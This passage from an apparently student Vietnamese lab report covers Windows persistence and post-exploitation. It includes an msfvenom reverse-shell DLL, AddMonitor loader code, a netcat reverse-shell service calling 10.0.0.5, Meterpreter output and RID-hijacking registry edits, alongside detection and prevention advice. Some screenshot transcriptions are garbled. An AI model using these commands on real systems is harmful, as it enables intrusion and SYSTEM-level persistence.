- Tạo một DLL độc hại toxic.dll, sau khi được quy trình load, sẽ thực thi payload.
- Bên trong toxic.dll, chuyển hướng/chuyển tiếp tất cả các hàm đã xuất của legit.dll (đây là DLL mà chúng ta đang hijack) đến legit1.dll.
- Sao chép toxic.dll vào c:\temp\legit.dll
- Lúc này, bất kỳ chương trình nào gọi bất kỳ hàm exported nào trong legit.dll giờ sẽ thực thi payload độc hại và sau đó chuyển lệnh thực thi đến cùng một hàm exported trong C:\temp\legit1.dll.

3.2. AddMonitor():

Nguồn: <https://www.ired.team/offensive-security/persistence/t1013-addmonitor>

<https://attack.mitre.org/wiki/Technique/T1013/>

<https://youtu.be/dq2Hv7J9fvk>

Phương pháp này lợi dụng chức năng, hàm của Windows Microsoft để có thể có kết nối từ máy bị tấn công mỗi khi máy được mở. Cụ thể là hàm AddMonitor():

<https://learn.microsoft.com/en-us/windows/win32/printdocs/addmonitor?redirectedfrom=MSDN>

<https://learn.microsoft.com/en-us/windows/win32/printdocs/monitor-info-2?redirectedfrom=MSDN>

3.2.1. Các bước cần thực hiện:

Bước 1: Tạo một DLL có chứa payload reverse shell bằng metasploit (evil64.dll):

```
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.0.0.5 LPORT=443 -f dll > evil64.dll
```

Bước 2: Tạo một File thực thi (.exe) trên Windows bằng cách compile đoạn code sau:

```
#include "stdafx.h"
#include "Windows.h"

int main() {
    MONITOR_INFO_2 monitorInfo;
    TCHAR env[12] = TEXT("Windows x64");
    TCHAR name[12] = TEXT("evilMonitor");
    TCHAR dll[12] = TEXT("evil64.dll");
    monitorInfo.pName = name;
    monitorInfo.pEnvironment = env;
    monitorInfo.pDLLName = dll;
    AddMonitor(NULL, 2, (LPBYTE)&monitorInfo);
    return 0;
}
```

Bước 3: Chuyển evil64.dll vào %systemroot% và chạy file .exe (đã compile với đoạn code trên).

3.2.2. Quan sát kết quả:

Khi chạy file thực thi và quan sát máy nạn nhân bằng procmon, ta có thể thấy evil64.dll được truy xuất bởi spoolsvc:

| | | | | |
|---------------------|-------------|------|---------------------------|--------------------------------|
| 11:43:48.3983910 PM | spoolsv.exe | 1156 | Thread Create | SUCCESS |
| 11:43:48.3990197 PM | spoolsv.exe | 1156 | CreateFile | NAME NOT FOUND |
| 11:43:48.3991089 PM | spoolsv.exe | 1156 | CreateFile | NAME NOT FOUND |
| 11:43:48.3992189 PM | spoolsv.exe | 1156 | CreateFile | NAME NOT FOUND |
| 11:43:48.3992887 PM | spoolsv.exe | 1156 | CreateFile | C:\Windows\System32\evil64.dll |
| 11:43:48.3993051 PM | spoolsv.exe | 1156 | QueryBasicInformationFile | C:\Windows\evil64.dll |
| 11:43:48.3993152 PM | spoolsv.exe | 1156 | CloseFile | C:\Windows\evil64.dll |
| 11:43:48.3993636 PM | spoolsv.exe | 1156 | CreateFile | C:\Windows\evil64.dll |

Và như thế sẽ làm cho máy nạn nhân tạo ra tiến trình rundll32.exe chạy meterpreter payload, khởi động kết nối về máy attacker.

```
11:43:48.4416166 PM rundll32.exe 3836 TCP Connect PC-MANTVYDAS.offense.local:49168 -> 10.0.0.5:https SUCCESS Length: 0
msf exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 10.0.0.5:443
[*] Sending stage (206403 bytes) to 10.0.0.2
[*] Meterpreter session 5 opened (10.0.0.5:443 -> 10.0.0.2:49565) at 2018-07-31 18:55:54 +0100
meterpreter > shell
Process 4116 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```

3.3. Service Execution:

Nguồn: <https://www.ired.team/offensive-security/persistence/t1035-service-execution>

<https://attack.mitre.org/wiki/Technique/T1035/>

Phương pháp này đơn giản và hiệu quả, bằng việc tạo một service (có thể có chức năng kết nối về máy attacker hoặc thu thập thông tin,...) trên máy nạn nhân.

3.3.1. Cách thực hiện:

Tạo một service với chức năng dùng netcat để reverse shell trên máy nạn nhân:

```
C:> sc create evilsvc binpath= "c:\tools\nc 10.0.0.5 443 -e cmd.exe" start= "auto" obj= "LocalSystem" password= ""
[SC] CreateService SUCCESS
C:> sc start evilsvc
```

3.3.2. Quan sát kết quả:

Tiến trình chạy reverse shell nằm bên trong services.exe (phần màu xanh lá):

Lab 2 – Tấn công mạng

32

| | | | | |
|-------------------|-----------------------|---------|-----------|---|
| wininit.exe | 12:07:35 PM 7/22/2018 | 1,644 K | 316 K | 428 Windows Start-Up Application |
| services.exe | 12:07:41 PM 7/22/2018 | 0.01 | 5,252 K | 4,680 K 516 Services and Controller app |
| svchost.exe | 12:08:14 PM 7/22/2018 | 0.01 | 4,116 K | 3,244 K 644 Host Process for Windows Services |
| VBoxService.exe | 12:08:18 PM 7/22/2018 | 0.06 | 3,184 K | 2,548 K 708 VirtualBox Guest Additions Service |
| svchost.exe | 12:08:22 PM 7/22/2018 | < 0.01 | 3,884 K | 3,144 K 772 Host Process for Windows Services |
| svchost.exe | 12:08:26 PM 7/22/2018 | 0.02 | 15,600 K | 10,276 K 868 Host Process for Windows Services |
| svchost.exe | 12:08:28 PM 7/22/2018 | 0.02 | 5,560 K | 2,328 K 912 Host Process for Windows Services |
| dwm.exe | 12:44:03 PM 7/22/2018 | < 0.01 | 1,780 K | 1,472 K 2860 Desktop Window Manager |
| svchost.exe | 12:08:28 PM 7/22/2018 | < 0.01 | 8,988 K | 5,652 K 936 Host Process for Windows Services |
| svchost.exe | 12:08:28 PM 7/22/2018 | < 0.01 | 21,484 K | 9,400 K 960 Host Process for Windows Services |
| spoolsv.exe | 12:08:58 PM 7/22/2018 | 0.01 | 16,544 K | 5,912 K 380 Host Process for Windows Services |
| svchost.exe | 12:09:13 PM 7/22/2018 | < 0.01 | 6,496 K | 1,024 K 1156 Spooler SubSystem App |
| svchost.exe | 12:09:15 PM 7/22/2018 | < 0.01 | 9,864 K | 4,904 K 1240 Host Process for Windows Services |
| svchost.exe | 12:09:23 PM 7/22/2018 | 0.02 | 5,828 K | 4,636 K 1364 Host Process for Windows Services |
| svchost.exe | 12:09:23 PM 7/22/2018 | 0.02 | 6,328 K | 3,676 K 1392 Host Process for Windows Services |
| Sysmon.exe | 12:09:33 PM 7/22/2018 | 0.41 | 8,056 K | 4,796 K 1496 System activity monitor |
| winlogbeat.exe | 12:09:42 PM 7/22/2018 | 0.08 | 130,300 K | 18,652 K 1624 |
| svchost.exe | 12:11:15 PM 7/22/2018 | 0.47 | 2,500 K | 1,008 K 1956 Host Process for Windows Services |
| svchost.exe | 12:11:15 PM 7/22/2018 | 0.47 | 53,716 K | 25,512 K 1468 Host Process for Windows Services |
| sppsvc.exe | 12:13:35 PM 7/22/2018 | 0.02 | 2,684 K | 4,784 K 2432 Microsoft Software Protection Platform |
| SearchIndexer.exe | 12:13:56 PM 7/22/2018 | < 0.01 | 24,468 K | 9,608 K 1924 Microsoft Windows Search Indexer |
| taskhost.exe | 12:43:59 PM 7/22/2018 | < 0.01 | 7,776 K | 4,136 K 2944 Host Process for Windows Tasks |
| nc.exe | 3:21:43 PM 7/22/2018 | 0.05 | 1,588 K | 3,824 K 3428 |
| cmd.exe | 3:21:43 PM 7/22/2018 | 0.02 | 2,188 K | 2,648 K 3960 Windows Command Processor |

Tuy nhiên phương pháp này khá phổ biến và có thể dễ dàng điều tra ra chi tiết qua Windows Security logs, Application logs, Service Control Manager logs và Sysmon logs:

The screenshot shows several log entries from the Windows Event Viewer. The first entry is a security audit log from the Windows Filtering Platform. The second entry is a process creation log for nc.exe. The third entry is a registry value set log for svchost.exe. The fourth entry is a service control manager log for the svchost service. The fifth entry is another registry value set log for svchost.exe. The sixth entry is a process creation log for sc.exe creating svchost.exe.

3.4. RID Hijacking:


Nguồn: <https://r4wsecurity.blogspot.com/2017/12/rid-hijacking-maintaining-access-on.html>

<https://www.ired.team/offensive-security/persistence/rid-hijacking>

Kỹ thuật chiếm RID (Relative ID, một phần của SID (Mã định danh bảo mật)) là một kỹ thuật Persistence, trong đó kẻ tấn công có đặc quyền cấp SYSTEM sẽ gán RID 500 (tài khoản quản trị viên Windows mặc định) cho một số người dùng có đặc quyền thấp, khiến tài khoản có đặc quyền thấp đó có quyền quản trị viên khi đăng nhập lần tiếp theo.

3.4.1. Cách thực hiện:

Giả sử ta đã chiếm được máy WS01 và có quyền SYSTEM. Bên dưới cho thấy người dùng 'hijacked' là người dùng có đặc quyền thấp và có RID là 1006 hoặc 0x3ee:



Nếu chúng ta thử ghi gì đó vào C:\windows\ với người dùng hijacked, như dự đoán, chúng ta sẽ nhận được thông báo Access is Denied:

```
C:\WINDOWS\system32>whoami
ws01\hijacked


C:\WINDOWS\system32>echo 1 > c:\windows\test
Access is denied.

C:\WINDOWS\system32>
```


HKEY_LOCAL_MACHINE\SAM\Domains\Account\Users\000003EE lưu trữ một số thông tin về user hijacked được LSASS sử dụng trong quá trình đăng nhập/xác thực người dùng. Cụ thể, tại offset 0030 trong giá trị F có các byte biểu thị RID của người dùng, trong trường hợp này là 03ee (1006) của người dùng hijacked:

Lab 2 – Tấn công mạng

34



Chúng ta có thể thay đổi 2 byte đó thành 0x1f4 (500 – RID của quản trị viên mặc định), điều này sẽ khiến người dùng hijacked có được quyền quản trị viên:



Sau khi thay đổi RID của người dùng hijacked từ 3ee thành 1f4 và tạo phiên đăng nhập mới, chúng ta có thể thấy rằng người dùng hijacked hiện lên được phép ghi vào c:\windows\, cho thấy người dùng này hiện có quyền quản trị:

Lab 2 – Tấn công mạng

The screenshot shows a Windows command prompt window titled "cmd (running as WS01\hijacked)" and a Registry Editor window. In the command prompt, the user runs "whoami" and "net user hijacked" commands, which both return "Access is denied". Then, they run "net user /add" to add a new user "hijacked" with password "h1j34ck3d". Finally, they run "whoami /user" and "type c:\windows\test" to verify the new user account.

In the Registry Editor, the user navigates to HKEY_LOCAL_MACHINE\SAM\SAM\Domains\Account\Users\000000E8. They open the "F" key under "Values" and change its value from "00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00" to "F".

```

cmd (running as WS01\hijacked)
workstations allowed      All
logon script
user profile
last logon      2/16/2020 1:48:41 PM
logon hours allowed      All
Local Group Memberships  *Users
Global Group memberships  *None
The command completed successfully.

C:\WINDOWS\system32>whoami
ws01\hijacked

C:\WINDOWS\system32>echo 1 > c:\windows\test
Microsoft Windows [Version 10.0.17763.93]
Copyright © 2018 Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32>nas /user:hijacke
Enter the password for hijacked: C:\WINDOWS\system32>whoami
Attempting to start cmd as user "hijacked" hijacked

C:\WINDOWS\system32>
C:\WINDOWS\system32>echo 1 > c:\windows\test
C:\WINDOWS\system32>type c:\windows\test
1
C:\WINDOWS\system32>

Select Administrator: cmd (running as WS01\hijacked)

Password last set      2/16/2020 1:48:12 PM
Password expires       3/29/2020 1:48:12 PM
Password changeable    2/16/2020 1:48:12 PM
Password required      Yes
User may change password Yes

Workstations allowed      All
Logon script
User profile
Home directory
Last logon      2/16/2020 1:56:52 PM
Logon hours allowed      All

local Group Memberships  *Users
global Group memberships  *None
The command completed successfully.

C:\WINDOWS\system32>whoami /user
USER INFORMATION
-----
User Name      SID
=====
vs01\hijacked S-1-5-21-1394845022-796000749-1875131347-500
C:\WINDOWS\system32>

```

3.4.2. Phòng chống:


Phương pháp này rất tốt cho việc giảm khả năng bị phát hiện do tính bí mật cao, ít bị kiểm soát, ghi lại log. Cách phòng chống chính là Monitor bất kỳ chỉnh sửa nào của các file HKEY_LOCAL_MACHINE\SAM\SAM\Domains\Account\Users*\F, đặc biệt là đến từ các nguồn bất thường.

Lab 2 – Tấn công mạng

Câu 4 + 5: Vận dụng để thực hiện Post Exploitation + Thực hiện các tấn công Post Exploitation trong môi trường mạng có Windows Defender

36

Dưới đây là mô hình mạng của nhóm em cũng như các phương thức tấn công Post Exploitation đối với mô hình mạng trên:



Các kỹ thuật chính Post Exploitation mà nhóm em sử dụng bao gồm:

- Initial Access: Thông qua DLL Proxying bằng cách load RjvPlatform.dll được tải từ máy attacker vào trong thư mục C:\\$SysReset\Framework\Stack và sử dụng một file EXE hợp lệ trong System32 để load file DLL này, đó là C:\Windows\System32\SystemResetPlatform\SystemResetPlatform.exe
- Privilege Escalation: Thông qua Weak Service Permissions do domain admin cấu hình sai trên máy Client dẫn đến việc domain user có thể chỉnh sửa đường dẫn file EXE khởi chạy Service đó. Nhóm em tiến hành trả đường dẫn Service đến file SystemResetPlatform.exe ở trên để load file RjvPlatform.dll chứa mã độc. Vì khi khởi chạy Service ở quyền NT AUTHORITY\SYSTEM nên khi load RjvPlatform.dll chứa mã độc sẽ reverse shell về máy Attacker với quyền hạn SYSTEM.
- Lateral Movement: Với điều kiện cần là phải leo thang đặc quyền thành công trên máy Client và biết được trước credential của máy Domain Controller, ta có thể sử dụng WinRM (Powershell Remoting) để lan truyền sang máy của Domain Controller, từ đó chiếm được shell trên máy Domain Controller từ shell của máy Client
- Persistence: Thông qua Scheduled Task, một tính năng trên Windows cho phép tạo các task để thực thi trên máy khi khởi động lại. Lợi dụng điều đó,

Lab 2 – Tấn công mạng

với điều kiện là phải leo thang đặc quyền thành công thì nhóm em sẽ thiết lập tasks để khởi chạy file SystemResetPlatform.exe ở trên với quyền hạn SYSTEM để load file RjvPlatform.dll chứa mã độc mỗi khi khởi động lại máy thành công, đồng thời cũng tạo thêm một task mới thực thi notepad.exe cũng với quyền hạn SYSTEM để mã độc có thể tiến hành process injection vào tiến trình notepad.exe, từ đó sinh ra một tiến trình con trong notepad.exe để reverse shell về máy attacker với quyền hạn SYSTEM.

Video demo: <https://drive.google.com/file/d/1Wp5ukKP6R2JnkZEm71r6-PXVEzte4qv/view?usp=sharing>

Câu 6: Mô tả các kỹ thuật đã sử dụng theo MITRE ATT@CK và khuyến nghị ngăn chặn tấn công

Bảng MITRE ATT@CK:

| Tên kỹ thuật | ID | Phương thức |
|----------------------|-----------|---|
| Initial Access | T1659 | Content Injection |
| Defense Evasion | T1574.001 | Hijack Execution Flow: DLL |
| Privilege Escalation | T1574.010 | Hijack Execution Flow: Services File Permissions Weakness |
| Lateral Movement | T1021.006 | Remote Services: Windows Remote Management |
| Persistence | T1053 | Scheduled Task/Job |

Các khuyến nghị ngăn chặn tấn công:

- Không nên tải các file lạ từ các nguồn không đáng tin cậy
- Nên cẩn thận trong việc tạo các Service mới trên các máy cũng như quản lý kỹ quyền hạn của các user đối với các Service trên
- Nên tắt các giao thức cho phép kết nối từ xa như WinRM, SMB, ...
- Luôn cập nhật phần mềm lên các phiên bản mới nhất
- Luôn kiểm tra luồng traffic của các máy trong mạng domain, đặc biệt đối với các máy có kết nối đến Internet
- Triển khai các giải pháp IDS/IPS cho mạng domain